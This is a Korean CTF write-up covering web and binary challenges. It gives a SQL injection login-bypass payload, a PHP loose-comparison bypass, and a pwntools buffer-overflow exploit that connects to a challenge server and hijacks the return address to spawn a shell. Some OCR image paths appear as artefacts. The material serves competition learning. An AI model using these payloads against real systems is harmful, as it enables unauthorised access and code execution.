Sunrin CTF Write-up

젠카이노 아이마스 (2nd) - 문시우, 정경빈, 김기범

Content

Get Admin (50)

하나의 웹 문제에 두 개의 flag가 있다.
그리고 소스코드를 제공해준다.

```
function isadmin(){
    if($_SESSION['is_admin'] == 'Y' && $_SESSION['userid'] == 'admin'){
        return true;
    }
    else{
        return false;
    }
}
<?php
    if( isadmin() ){
?>
Congratulation!!!!</br>
First flag is : ????????????????????????
<form method="POST" action="index.php">
    <input type="text" name="json" id="json">
    <input type="button" id="btn" value="check">
</form>
<?php
    }
?>
```

우선 50p문제는 admin 계정으로 로그인하면 flag를 준다.


여기서 admin 계정으로 로그인 한다는 것은
$_SESSION['userid'] = "admin"을 의미한다.

```php
if( preg_match("/(union)/i",$user_id) || preg_match("/(union)/i",$password) ){
    exit("hack?");
}

if( strlen($password) <= 15 ){
    echo "<script>alert('비밀번호가 너무 짧습니다.'); history.go(-1);</script>";
}

$check = mysql_fetch_array(mysql_query("
    select * from hkkiw_member where user_id = '".$user_id."'
    and password = password('".$password."')"));

if(!$check) {
    echo "<script>alert('아이디가 없거나 비밀번호가 잘못되었습니다.'); history.go(-1);</script>";
}
else {
    $_SESSION['userid'] = $user_id;
    if($check['is_admin'] == 'Y') $_SESSION['is_admin'] = 'Y';
    echo "<script>document.location.href='index.php';</script>";
}
```

별다른 필터링 키워드가 없기 때문에 쉽게 인젝션이 가능하다.
다만 $_SESSION['userid']에는 $user_id가 넘어가고
isadmin함수에서는 $_SESSION['userid'] == 'admin'일 때
admin으로 취급하기 때문에 $_POST['password'] 쪽으로 인젝션 해줘야 한다.

payload

$_POST['userid'] = admin
$_POST['password'] = ')||user_id='admin'&&is_admin='Y'#



Get Admin(50) flag is fff92e034b17a15434f03efe19e815b8

Get Admin (100)

```php
function adminkey(){
    return md5(time().rand(1,999999)."whoisadmin");
}

function isadmin(){
    if($_SESSION['is_admin'] == 'Y' && $_SESSION['userid'] == 'admin'){
        return true;
    }
    else{
        return false;
    }

}

if( isadmin() && isset($_POST[json]) ){

    $json = json_decode($_POST[json]);
    sleep(1);
    if( $json->admin_key == adminkey() ){
        $res = ["res" => true, "flag" => "??????????????????????"];
    }
    else{
        $res = ["res" => false];
    }
    exit(json_encode($res));
}
```

$_POST[json]으로 값을 받고 adminkey함수의 return값과 비교한다.
(adminkey함수는 md5((int)1~999999+"whoisadmin")를 return 한다.)

확률적으로 md5로 hash한 return값을 한번에 맞춘다는건 거의 불가능하다.
하지만 if문에서 ==으로 비교하기 때문에 magic hash 취약점을 통해서
==을 우회하여 flag를 얻을 수 있다.

$_POST[json] = {"admin_key":0}

Get Admin(100) flag is c8f3ddf06855b654a419dfc4c5f3a481

what100 (50)

```
  0x00000000004006ec <+0>:     push   rbp
  0x00000000004006ed <+1>:     mov    rbp,rsp
  0x00000000004006f0 <+4>:     sub    rsp,0x20
  0x00000000004006f4 <+8>:     mov    edi,0x4007ec
  0x00000000004006f9 <+13>:    call   0x400560 <puts@plt>
  0x00000000004006fe <+18>:    mov    edi,0x4007fa
  0x0000000000400703 <+23>:    mov    eax,0x0
  0x0000000000400708 <+28>:    call   0x400580 <printf@plt>
  0x000000000040070d <+33>:    mov    rax,QWORD PTR [rip+0x20094c]
1060 <stdout@@GLIBC_2.2.5>
  0x0000000000400714 <+40>:    mov    rdi,rax
  0x0000000000400717 <+43>:    call   0x4005c0 <fflush@plt>
  0x000000000040071c <+48>:    lea    rax,[rbp-0x20]
  0x0000000000400720 <+52>:    mov    edx,0x100
  0x0000000000400725 <+57>:    mov    rsi,rax
  0x0000000000400728 <+60>:    mov    edi,0x0
  0x000000000040072d <+65>:    mov    eax,0x0
  0x0000000000400732 <+70>:    call   0x400590 <read@plt>
  0x0000000000400737 <+75>:    mov    esi,0x4007ff
  0x000000000040073c <+80>:    mov    edi,0x601080
  0x0000000000400741 <+85>:    call   0x4005b0 <strcmp@plt>
  0x0000000000400746 <+90>:    test   eax,eax
  0x0000000000400748 <+92>:    jne    0x400754 <main+104>
  0x000000000040074a <+94>:    mov    eax,0x0
  0x000000000040074f <+99>:    call   0x4006d6 <go>
  0x0000000000400754 <+104>:   nop
  0x0000000000400755 <+105>:   leave
  0x0000000000400756 <+106>:   ret
```

```
   0x00000000004006d6 <+0>:     push   rbp
   0x00000000004006d7 <+1>:     mov    rbp,rsp
   0x00000000004006da <+4>:     mov    edi,0x4007e4
   0x00000000004006df <+9>:     mov    eax,0x0
   0x00000000004006e4 <+14>:    call   0x400570 <system@plt>
   0x00000000004006e9 <+19>:    nop
   0x00000000004006ea <+20>:    pop    rbp
   0x00000000004006eb <+21>:    ret
```

바이너리 분석

- 전역변수 0x601080(bufbuf)안에 whatthehell이라는 문자열이 있어야 go 함수를 실행시킨다.
- go 함수는 쉘을 실행시키는 프로그램이다.
- 하지만 우리는 bufbuf를 일반적으로 조작할 수 있는 방법이 없다.


- 입력은 지역변수(스택)으로만 받기 때문이다.
- 지역변수를 위한 스택은 0x20바이트만큼 할당되어있다.
- 하지만 read를 호출하는 부분을 봤을 때 0x100만큼 입력을 받는다.
그러므로 스택 버퍼 오버플로우 취약점이 발생한다.

exploit
- 스택 오버플로우 취약점을 이용해서 리턴주소를 go함수의 주소로 덮어 씌운다.
- [A * 0x20][BBBBBBBB][0x4006da]

exploit code


```
from pwn import *

r = remote('220.72.154.75',1414)

payload = "A" * 0x28 + p64(0x00000000004006da)
r.sendline(payload)
r.interactive()
```

쉘 인증



QR Code (100)

처음에 QR코드가 구겨진 사진이 있다.
간단하게 도트를 찍어서 flag를 읽었다.



QR Code(100) flag is 230c050a792ffcba4efb72f7b1d212f2